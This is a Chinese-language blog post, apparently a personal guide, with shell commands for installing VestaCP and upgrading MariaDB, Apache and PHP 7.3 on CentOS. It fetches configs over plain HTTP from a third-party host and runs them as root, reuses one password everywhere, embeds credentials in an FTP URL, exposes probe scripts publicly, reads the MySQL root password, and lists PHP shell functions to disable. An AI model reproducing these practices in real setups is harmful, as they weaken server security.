
由於remi的PHP版本強制綁定原廠repo內建的httpd,所以本套方案無法完全適用於上線環境,要採用的一定要跳過安裝SCL的httpd的相關步驟! 👀

有網友透過連絡表單提問我關於安裝VestaCP [1]的正確姿勢 🤔 我查了一下發現原因可能是因為最近remi的PHP版本上升到7.4,如果安裝時勾選使用remi的repo就會直升到php 7.4,但是php 7.4的相容性還不高 🤔 而VestaCP這套虛擬主機管理系統,我已經使用了大約七年以上,除了有過一次比較嚴重的伺服器遭駭 [2],其實問題還不算大,root的密碼和VestaCP控制台管理員的密碼同時有改過就沒事了 🤔 這邊先提供一個探針 [3]以及我自己手動安裝的筆記~ 🐱👤
內容目錄
安裝VestaCP
先說明,了解這個安裝過程大約需要一點時間,雖然下面的指令看起來很長,但其實可以存到筆記本上,只要先修改好域名、帳密的資料(都有按照CODE分別編排,要認真閱讀唷 🤔 ),在SSH操作整個動作只需要10分鐘不到,這才是我覺得使用VestaCP最方便的地方 🤔
安裝前先刪除MariaDB舊版本,然後採用MariaDB官方提供的最新版本 [9],目前是10.4 ✍✍✍
yum remove -y mariadb mariadb-\*
# 更新MariaDB repo
sudo rpm --import https://yum.mariadb.org/RPM-GPG-KEY-MariaDB
wget -O /etc/yum.repos.d/MariaDB.repo http://ns4.edu.ryukyu/conf/MariaDB.repo
clear
cat /etc/yum.repos.d/MariaDB.repo | grep baseurl
### 透過screen來準備開始安裝VestaCP (避免中途斷線) 🤔
screen -S vestacp
cd /opt
rm -f /opt/vst-install.sh
curl -O http://vestacp.com/pub/vst-install.sh
chmod 755 vst-install.sh
# 開始安裝時需注意將下列資料先做替換 🤔
- hostname 520.be // 使用的域名
- email admin@520.be // 管理員的郵件信箱
- password y1d6u8YfPhxE // 管理員的密碼
# 由於我只選擇安裝主要的網站服務,資安問題由我認為更為全面的CSF防火牆負責,過濾垃圾信的spamassassin則因為耗用記憶體過大而放棄安裝,有需要的可以自行將spamassassin、clamav這兩個部分改為yes 🤔
bash vst-install.sh --nginx yes --apache yes --phpfpm no --named yes --remi no --vsftpd yes --proftpd no --iptables no --fail2ban no --quota no --exim yes --dovecot yes --<font color="#ff4500">spamassassin no</font> --<font color="#fef102">clamav no</font> --softaculous no --mysql yes --postgresql no --<font color="#e60000">hostname 520.be</font> --<font color="#1d9ceb">email admin@520.be</font> --<font color="#00b300">password y1d6u8YfPhxE</font> --force
# 安裝完成後,連結VestaCP的小程式到/usr/bin來方便操作 🤔
source /root/.bash_profile
PATH=$PATH:/usr/local/vesta/bin
export VESTA=/usr/local/vesta/
# 增強phpMyAdmin設定檔內的blowfish_secret數值 🤔
cp -f /etc/phpMyAdmin/config.inc.php /etc/phpMyAdmin/config.inc.php.bak
sed -i "s@blowfish_secret.*;@blowfish_secret\'\] = \'`cat /dev/urandom | head -1 | md5sum | head -c 33`\';@" /etc/phpMyAdmin/config.inc.php
mkdir -p /var/lib/phpMyAdmin/temp/
chown -R apache:apache /var/lib/phpMyAdmin
# 刪除不需要的主機方案 🤔
v-delete-database admin admin_default
v-delete-user-package palegreen
v-delete-user-package gainsboro
v-delete-user-package slategrey
rm -fr /usr/local/vesta/install/rhel/5
rm -fr /usr/local/vesta/install/rhel/6
rm -fr /usr/local/vesta/install/debian
rm -fr /usr/local/vesta/install/ubuntu
rm -f vst-install.sh vst-install-rhel.sh
# 微調VestaCP基本設定 🤔
sed -i "s#LANGUAGE='.*'#LANGUAGE='tw'#g" /usr/local/vesta/conf/vesta.conf
sed -i "s#LANGUAGE='.*'#LANGUAGE='tw'#g" /usr/local/vesta/data/users/admin/user.conf
sed -i "s#100000#unlimited#g" /usr/local/vesta/data/users/admin/user.conf
sed -i "s#100#unlimited#g" /usr/local/vesta/data/users/admin/user.conf
sed -i "s#100000#unlimited#g" /usr/local/vesta/data/packages/default.pkg
sed -i "s#100#unlimited#g" /usr/local/vesta/data/packages/default.pkg
# 變更資料庫編碼 🤔
mysql -V
rm -f /etc/my.cnf.d/mysql-clients.cnf.bak
mv /etc/my.cnf.d/mysql-clients.cnf /etc/my.cnf.d/mysql-clients.cnf.bak
wget -O /etc/my.cnf.d/mysql-clients.cnf http://ns4.edu.ryukyu/VestaCP_conf/mysql-clients.cnf
### 更新最佳化my.cnf (限制MariaDB Version 10+),這邊提供的是我自己使用的,如果使用上發生問題,我強烈建議先換回VestaCP原廠提供的my.cnf 🤔
mkdir -p /var/log/mariadb
mkdir -p /var/run/mariadb
touch /var/log/mariadb/mariadb.log
chown -R mysql:mysql /var/log/mariadb
chown -R mysql:mysql /var/run/mariadb
rm -f /etc/my.cnf.bak
mv /etc/my.cnf /etc/my.cnf.bak
# 1GB的VPS推薦使用此my.cnf
wget -O /etc/my.cnf http://ns4.edu.ryukyu/VestaCP_conf/my.cnf_1GBRAM.md
# 4GB的VPS可以換成這個my.cnf(也是本站使用的設定值),再更高檔的機器可以再自行調整buffer_size相關的數值
# vi +/buffer_size /etc/my.cnf
# wget -O /etc/my.cnf http://ns4.edu.ryukyu/VestaCP_conf/my.cnf_4GBRAM.md
# 重啟MariaDB
systemctl enable mariadb && systemctl is-enabled mariadb
systemctl restart mariadb && systemctl status mariadb -l
# 查詢執行狀態
ps ax | grep mysqld && lsof -itcp -n -P | grep mysqld
# 查詢MariaDB錯誤之記錄檔
tail -50 /var/log/mariadb/mariadb_error.log
# PS. 查詢MySQL root密碼的方法如下
cat /usr/local/vesta/conf/mysql.conf | grep PASSWORD
# VestaCP原廠提供的my.cnf,開源的就是方便 🤔
# my-small.cnf
wget -O /etc/my.cnf https://github.com/serghey-rodin/vesta/raw/master/install/rhel/7/mariadb/my-small.cnf
# my-medium.cnf
wget -O /etc/my.cnf https://github.com/serghey-rodin/vesta/raw/master/install/rhel/7/mariadb/my-medium.cnf
# my-large.cnf
wget -O /etc/my.cnf https://github.com/serghey-rodin/vesta/raw/master/install/rhel/7/mariadb/my-large.cnf
### 安裝一些實用的檢測工具 🤔

# X探針 [10] 🤔
wget -O /home/admin/web/<font color="#e60000">520.be</font>/public_html/XProber.php https://raw.githubusercontent.com/kmvan/x-prober/master/dist/prober.php
# 熱門的Vanilla Forums論壇程式 [11]提供的PHP效能測試工具 🤔
wget -O /home/admin/web/<font color="#e60000">520.be</font>/public_html/vanilla-php_benchmark_script.php https://raw.githubusercontent.com/vanilla-php/benchmark-php/master/benchmark.php
# cloudwp [12]提供的檢測PHP執行使用者帳號工具 🤔
wget -O /home/admin/web/<font color="#e60000">520.be</font>/public_html/cloud_whoami.php https://gist.githubusercontent.com/neltseng/876bd30b6438f8fd02ac/raw/22ae9d43635dd895fdca9df8fd2584611f640d2f/whoami.php

# WoltLab [13]提供的PHP環境檢測工具 🤔
wget -O /home/admin/web/<font color="#e60000">520.be</font>/public_html/WCF_Test.php https://www.woltlab.com/media/301-test-php/
# 重設所有網站資料夾、檔案的權限,ref. [HOWTO] Correct files and folders permissions and ownership [14] 🤔
wget -O /usr/local/vesta/bin/v-fix-websites-permissions http://ns4.edu.ryukyu/VestaCP_conf/v-fix-websites-permissions
chmod +x /usr/local/vesta/bin/v-fix-websites-permissions
v-fix-websites-permissions
### 啟用awstats統計系統 🤔
v-add-web-domain-stats admin <font color="#e60000">520.be</font> awstats
### 建立資料庫,指令是v-add-database VestaCP使用者 資料庫名稱 資料庫使用者 使用者密碼 🤔
- MySQL資料庫名稱:admin_db001
- MySQL使用者名稱:admin_user001
- MySQL使用者密碼 :y1d6u8YfPhxE
v-add-database admin <font color="#fef102">db001</font> <font color="#1d9ceb">user001</font> <font color="#ff4500">y1d6u8YfPhxE</font> mysql
### 建立FTP帳號,指令是v-add-web-domain-ftp VestaCP使用者 網域名稱 ftp使用者 ftp使用者密碼 🤔
- ftp登錄帳號:admin_ftp001
- ftp登錄密碼:y1d6u8YfPhxE
groupadd sftp-only
v-add-web-domain-ftp admin <font color="#e60000">520.be</font> <font color="#1d9ceb">ftp001</font> <font color="#ff4500">y1d6u8YfPhxE</font>
至此,初始環境資訊如下 🤔
- VestaCP控制台: https://520.be:8083
- X探針: http://520.be/XProber.php
- PHP環境檢測工具: http://520.be/WCF_Test.php
- PHP效能測試工具: http://520.be/vanilla-php_benchmark_script.php
- 檢測PHP執行使用者帳號工具: http://520.be/cloud_whoami.php
- 本機路徑: /home/admin/web/520.be/public_html
- FTP帳號: admin_ftp001
- FTP密碼: y1d6u8YfPhxE
- FTP快速連結: ftp://admin_ftp001:y1d6u8YfPhxE@520.be/public_html
- MySQL資料庫名稱: admin_db001
- MySQL使用者名稱: admin_user001
- MySQL使用者密碼: y1d6u8YfPhxE
 [15]
[15]
升級Apache
SCL是CentOS內已經內建的repo [16],經過官方認證的當然可以放心地使用,所以我這邊是使用它來更新Apache HTTP Server [17] 🤔
### 備份檔案 🤔
cd /usr/share/
mv roundcubemail/ roundcubemail_BAK/
mv phpMyAdmin/ phpMyAdmin_BAK/
cd /etc/httpd/conf.d/
mv roundcubemail.conf roundcubemail.conf.bak
mv phpMyAdmin.conf phpMyAdmin.conf.bak
cd /etc
cp -r httpd httpd_BAK
cp -r roundcubemail roundcubemail_BAK
cp -r phpMyAdmin phpMyAdmin_BAK
# 安裝SCL的repo 🤔
yum install -y epel-release centos-release-scl-rh centos-release-scl
sudo yum-config-manager --enable epel centos-sclo-rh centos-sclo-sclo
yum repolist

# 刪除舊版本的PHP 🤔
# sudo yum remove -y php74-php-\*
sudo yum remove -y php php-tidy php-gd php-xmlrpc php-common php-xml \
php-process php-cli php-mysql php php-soap php-mcrypt php-mbstring \
php-bcmath php-pdo php-imap
 [18]
[18]# 安裝SCL版本的Apache 🤔
sudo yum install -y libcap-devel
sudo yum install -y httpd24-httpd httpd24-httpd-tools httpd24-libcurl \
httpd24-nghttp2 httpd24-libnghttp2 httpd24-libnghttp2-devel \
httpd24-runtime httpd24 httpd24-curl httpd24-httpd-devel \
httpd24-libcurl-devel httpd24-mod_ldap httpd24-mod_session \
httpd24-mod_ssl sclo-httpd24-mod_ruid2
scl enable httpd24 bash
# 建立軟連結到預設位置 🤔
sudo ln -s /opt/rh/httpd24/root/usr/sbin/apachectl /usr/sbin/apachectl
sudo ln -s /opt/rh/httpd24/root/usr/sbin/fcgistarter /usr/sbin/fcgistarter
sudo ln -s /opt/rh/httpd24/root/usr/sbin/httpd /usr/sbin/httpd
sudo ln -s /opt/rh/httpd24/root/usr/sbin/httpd-scl-wrapper /usr/sbin/httpd-scl-wrapper
sudo ln -s /opt/rh/httpd24/root/usr/sbin/rotatelogs /usr/sbin/rotatelogs
sudo ln -s /opt/rh/httpd24/root/usr/sbin/suexec /usr/sbin/suexec

ls -lha /usr/sbin | grep httpd
httpd -v
 [19]
[19]
# 還原設定檔 🤔
rm -f /opt/rh/httpd24/root/etc/httpd/conf.d/*
cp /etc/httpd_BAK/conf.d/* /opt/rh/httpd24/root/etc/httpd/conf.d
rm -fr /etc/httpd/conf.d
sudo unlink /etc/httpd/conf.d
sudo ln -s /opt/rh/httpd24/root/etc/httpd/conf.d /etc/httpd/conf.d
rm -f /opt/rh/httpd24/root/etc/httpd/conf.d/php.conf
rm -f /opt/rh/httpd24/root/etc/httpd/conf.modules.d/10-fcgid.conf
cp /etc/httpd_BAK/conf.modules.d/10-fcgid.conf /opt/rh/httpd24/root/etc/httpd/conf.modules.d
rm -fr /etc/httpd/conf.modules.d
sudo unlink /etc/httpd/conf.modules.d
sudo ln -s /opt/rh/httpd24/root/etc/httpd/conf.modules.d /etc/httpd/conf.modules.d
rm -f /opt/rh/httpd24/root/etc/httpd/conf/*
cp /etc/httpd_BAK/conf/* /opt/rh/httpd24/root/etc/httpd/conf
rm -fr /etc/httpd/conf
sudo unlink /etc/httpd/conf
sudo ln -s /opt/rh/httpd24/root/etc/httpd/conf /etc/httpd/conf
sudo unlink /opt/rh/httpd24/root/usr/lib64/httpd/modules/mod_fcgid.so
sudo ln -s /usr/lib64/httpd/modules/mod_fcgid.so /opt/rh/httpd24/root/usr/lib64/httpd/modules/mod_fcgid.so
sudo unlink /etc/httpd/modules
sudo ln -s /opt/rh/httpd24/root/usr/lib64/httpd/modules /etc/httpd/modules
sudo unlink /usr/libexec/httpd-ssl-pass-dialog
sudo ln -s /opt/rh/httpd24/root/usr/libexec/httpd-ssl-pass-dialog /usr/libexec/httpd-ssl-pass-dialog
sed -i '/ruid2_module/d' /opt/rh/httpd24/root/etc/httpd/conf.d/ruid2.conf
至此,Apache已經更新完了,啟動會在下方PHP更新完畢後一起啟動 🤔
升級PHP

安裝remi的repo,由於SCL的PHP 7.2相關模組數量不多,所以我還是採用remi的PHP 7.3 🤔
yum install -y http://mirrors.mediatemple.net/remi/enterprise/remi-release-7.rpm
sudo yum-config-manager --enable remi remi-php73
sudo yum-config-manager --disable remi-php54 remi-php55 remi-php56 remi-php70 remi-php71 remi-php72 remi-php74 remi-test remi-safe
yum repolist
 [20]
[20]
### 安裝PHP 7相關套件,下方安裝的套件可自行選配 🤔
# 安裝PHP 7核心組件
sudo yum install -y --enablerepo=remi,remi-php73 php73 php73-build php73-php \
php73-php-cli php73-php-common php73-php-devel php73-php-intl \
php73-runtime php73-php-pear
# 安裝pecl部分
sudo yum install -y --enablerepo=remi,remi-php73 php73-php-pecl-apcu \
php73-php-pecl-apcu-bc php73-php-pecl-apcu-devel php73-php-pecl-crypto \
php73-php-pecl-event php73-php-pecl-geoip php73-php-pecl-http \
php73-php-pecl-imagick php73-php-pecl-inotify php73-php-pecl-ip2location \
php73-php-pecl-mcrypt php73-php-pecl-memcached php73-php-pecl-mongodb \
php73-php-pecl-mysql php73-php-pecl-oauth php73-php-pecl-radius \
php73-php-pecl-rar php73-php-pecl-rrd php73-php-pecl-swoole4 \
php73-php-pecl-tcpwrap php73-php-pecl-varnish php73-php-pecl-xmldiff \
php73-php-pecl-zip
# 安裝配套組件
sudo yum install -y --enablerepo=remi,remi-php73 php73-php-bcmath php73-php-gd \
php73-php-imap php73-php-ldap php73-php-litespeed php73-php-mbstring \
php73-php-mysqlnd php73-php-opcache php73-php-phalcon3 php73-php-pdo \
php73-php-pgsql php73-php-pspell php73-php-snmp php73-php-tidy \
php73-php-xmlrpc php73-unit-php php73-uwsgi-plugin-php php-tcpdf \
php-tcpdf-dejavu-sans-fonts php73-php-ioncube-loader \
phpMyAdmin roundcubemail webalizer
# 調整PHP參數,disable_functions的部分可自行選配 🤔
rm -fr /etc/php.d /etc/php.ini /etc/php.ini.rpmsave
sudo ln -s /etc/opt/remi/php73/php.ini /etc/php.ini
rm -f /etc/opt/remi/php73/php.ini.bak
cp /etc/opt/remi/php73/php.ini /etc/opt/remi/php73/php.ini.bak
sed -i "s/disable_functions =.*/disable_functions = passthru,system,chroot,chgrp,chown,shell_exec,ini_alter,ini_restore,dl,readlink,symlink,popepassthru,stream_socket_server,fsocket/" /etc/opt/remi/php73/php.ini
rm -f /etc/opt/remi/php73/php.ini.bak
cp /etc/opt/remi/php73/php.ini /etc/opt/remi/php73/php.ini.bak
sed -i 's/;upload_tmp_dir =/upload_tmp_dir = \/tmp/g' /etc/opt/remi/php73/php.ini
sed -i 's/max_input_time =.*/max_input_time = 3600/' /etc/opt/remi/php73/php.ini
sed -i 's/max_execution_time =.*/max_execution_time = 3600/' /etc/opt/remi/php73/php.ini
sed -i 's/max_file_uploads =.*/max_file_uploads = 200/g' /etc/opt/remi/php73/php.ini
sed -i 's/post_max_size =.*/post_max_size = 1024M/' /etc/opt/remi/php73/php.ini
sed -i 's/memory_limit = .*/memory_limit = 512M/' /etc/opt/remi/php73/php.ini
sed -i 's/upload_max_filesize =.*/upload_max_filesize = 1024M/' /etc/opt/remi/php73/php.ini
sed -i 's/output_buffering =.*/output_buffering = 'Off'/' /etc/opt/remi/php73/php.ini
sed -i 's/;date.timezone.*/date.timezone = Asia\/\Taipei/' /etc/opt/remi/php73/php.ini
sed -i 's/;session.cookie_secure.*/session.cookie_secure = True/' /etc/opt/remi/php73/php.ini
# 調整OPcache參數 🤔
rm -f /etc/opt/remi/php73/php.d/10-opcache.ini.bak
mv /etc/opt/remi/php73/php.d/10-opcache.ini /etc/opt/remi/php73/php.d/10-opcache.ini.bak
cat < /etc/opt/remi/php73/php.d/10-opcache.ini
; Enable Zend OPcache extension module
[opcache]
zend_extension=opcache
opcache.enable=1
opcache.enable_cli=1
opcache.interned_strings_buffer=8
opcache.max_accelerated_files=10000
opcache.memory_consumption=128
opcache.save_comments=1
opcache.revalidate_freq=1
opcache.fast_shutdown=1
EOF
# 建立軟連結到預設位置 🤔
sudo ln -s /opt/remi/php73/root/usr/bin/php /usr/bin/php
sudo ln -s /opt/remi/php73/root/usr/bin/php-cgi /usr/bin/php-cgi
sudo ln -s /opt/remi/php73/root/usr/bin/php-config /usr/bin/php-config
sudo ln -s /opt/remi/php73/root/usr/bin/phpize /usr/bin/phpize
sudo ln -s /opt/remi/php73/root/usr/bin/pecl /usr/bin/pecl
sudo ln -s /opt/remi/php73/root/usr/bin/pear /usr/bin/pear
sudo ln -s /opt/remi/php73/root/usr/bin/phar.phar /usr/bin/phar
ls -lha /usr/bin | grep php
pear version
pecl help version
phar version
php -v
 [21]
[21]
# 增加每日凌晨3點5分更新remi相關套件的排程 🤔
crontab -l | { cat; echo "5 3 * * * sudo yum --enablerepo=remi,remi-php73 update -y > /dev/null 2>&1"; } | crontab -
crontab -l
### 安裝SCL版本的Redis [22] 🤔
# yum list rh-redis5-\*
